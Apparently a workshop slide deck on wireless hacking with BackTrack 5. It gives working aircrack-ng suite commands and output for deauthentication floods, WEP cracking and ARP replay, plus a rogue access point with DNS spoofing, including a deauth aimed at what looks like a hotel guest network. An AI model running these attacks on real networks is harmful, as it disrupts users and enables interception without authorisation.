
- **aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0**
 - forces all clients to disconnect and reconnect



```
BT5R2
Applications Places System Thu Jun 21, 2:45 AM
root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -0 5 -a 58:93:96:0E:8F:A8 mon0
02:45:42 Waiting for beacon frame (BSSID: 58:93:96:0E:8F:A8) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:45:43 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:43 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:44 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:44 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
02:45:45 Sending DeAuth to broadcast -- BSSID: [58:93:96:0E:8F:A8]
root@bt:~#
```

<< back | track 5

- With a legitimate client connected...
- Log the shared authentication exchange
- airodump-ng mon0 -c 11 --bssid 58:93:96:0E:8F:A8 -w keystream



The screenshot shows a terminal window titled "BT5R2" running on a BackTrack 5 R2 desktop environment. The terminal window has a standard Linux-style interface with a menu bar (File, Edit, View, Terminal, Help) and a toolbar above it. The title bar displays "BT5R2". The window title is "root@bt: ~". The terminal prompt is "root@bt:~#". The user has run the command "ll keystream-01.*" which lists four files in the current directory:

```
root@bt:~# ll keystream-01.*  
-rw-r--r-- 1 root root 24814 2012-06-21 03:01 keystream-01.cap  
-rw-r--r-- 1 root root    579 2012-06-21 03:01 keystream-01.csv  
-rw-r--r-- 1 root root    592 2012-06-21 03:01 keystream-01.kismet.csv  
-rw-r--r-- 1 root root  3647 2012-06-21 03:01 keystream-01.kismet.netxml  
root@bt:~#
```

The terminal window is set against a dark background featuring the BackTrack 5 logo (a stylized white cat).

```
aireplay-ng -1 0 -e Westin_GUEST -y keystream-01-4C-60-
DE-3E-C8-1C.xor -a 4C:60:DE:3E:C8:1C -h
aa:aa:aa:bb:bb:bb mon0
```

Cracking Keys

- setup wifi with 128-bit WEP key
- setup monitor with:
 - airmon-ng start wlan0

■ airodump-ng mon0

```
CH 10 ][ Elapsed: 2 mins ][ 2012-06-21 03:35
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
58:93:96:0C:A8:38	-30	0	0 0	8	54e.	OPN			Westin_GUEST
58:93:96:0E:8F:A8	-44	811	166 0	10	54e.	OPN			Westin_GUEST
4C:60:DE:3E:C8:1C	-21	0	0 0	11	54e	WEP	WEP		bluefish
58:93:96:0E:1D:98	-62	0	0 0	9	54e.	OPN			Westin_GUEST
BSSID	STATION		PWR	Rate	Lost	Frames	Probe		
(not associated)	48:60:BC:A8:E8:09		-33	0 - 1	0	2			
(not associated)	58:93:96:CC:A8:3B		-26	0 - 11	0	1	island-0CA830		
(not associated)	58:93:96:0C:A8:38		-28	0 - 11	0	2	Westin_GUEST		

- Replay Inject to increase counts
- aireplay-ng -3 -b 4C:60:DE:3E:C8:1C -h aa:aa:aa:bb:bb:bb mon0



```
BT5R2
root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -3 -b 4C:60:DE:3E:C8:1C -h aa:aa:aa:bb:bb:bb mon0
The interface MAC (00:C0:CA:4F:85:EA) doesn't match the specified MAC (-h).
      ifconfig mon0 hw ether AA:AA:AA:BB:BB:BB
03:56:49 Waiting for beacon frame (BSSID: 4C:60:DE:3E:C8:1C) on channel 11
Saving ARP requests in replay_arp-0621-035649.cap
You should also start airodump-ng to capture replies.
Read 121 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

<< back | track 5

BT5R2

Applications Places System root@bt: ~

File Edit View Terminal Help

Thu Jun 21, 4:15 AM

Aircrack-ng 1.1 r2076

[00:00:02] Tested 132481 keys (got 245 IVs)

KB	depth	byte(vote)	FC(256)	00(0)	02(0)	03(0)	04(0)	05(0)
0	161/162	FE(768)	0C(512)	12(512)	15(512)	16(512)	19(512)	
1	14/ 1	FE(512)	01(256)	02(256)	04(256)	05(256)	0A(256)	
2	59/ 2	FC(1024)	0A(768)	11(768)	3B(768)	5E(768)	62(768)	
3	5/ 16	59(1536)	3D(1024)	DF(1024)	EF(1024)	17(768)	27(768)	
4	0/ 4							

Failed. Next try with 5000 IVs.

<< back | track 5

the quieter you become, the more you are able to hear

■ Crack the WEP key

- `airmon-ng start wlan0`
- `airodump-ng mon0`
 - bssid + chan
- `airodump-ng -c <chan> —bssid <bssid> -w <file> mon0`
- `aireplay-ng -l 0 -a <bssid> mon0`
- `aireplay-ng -3 -b <bssid> mon0`
- `aircrack-ng <file>-01.cap`

Lab 4: Airbase

- Setting up to be a WAP device
- DNS Spoofing

■ airbase-ng --essid middle -c 11 mon0



```
BT5R2
Applications Places System root@bt: ~
Thu Jun 21, 4:19 AM
File Edit View Terminal Help
root@bt:~# airbase-ng --essid middle -c 11 mon0
04:19:03 Created tap interface at0
04:19:03 Trying to set MTU on at0 to 1500
04:19:03 Trying to set MTU on mon0 to 1800
04:19:03 Access Point with BSSID 00:C0:CA:4F:85:EA started.
```

<< back | track 5

BT5R2

Applications Places System Thu Jun 21, 4:25 AM

File Edit View Terminal Help

```
root@bt:~# ifconfig at0
at0      Link encap:Ethernet  HWaddr 00:c0:ca:4f:85:ea
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
```

<< back | track 5

the quieter you become, the more you are able to hear

- Need to bridge things...
- brctl addbr middle-bridge
- brctl addif middle-bridge eth0
- brctl addif middle-bridge at0

- ifconfig eth0 0.0.0.0 up
- ifconfig at0 0.0.0.0 up

- `ifconfig middle-bridge 192.168.0.199 up`
- `echo 1 > /proc/sys/net/ipv4/ip_forward`
- connect the client
 - sniffing on at0 (wireshark)

- dnsspoof -i middle-bridge

- then to provide services...
 - apache2ctl start

- Business VPN
- TorGuard
- Tor Project
 - <https://www.torproject.org/>





■ Top Tools

- WireShark**
- nmap**
- lsof**
- netstat**
- routetrace**



■ Please Fill Out
Surveys

ken.sipe@gmail.com

twitter: @kensipe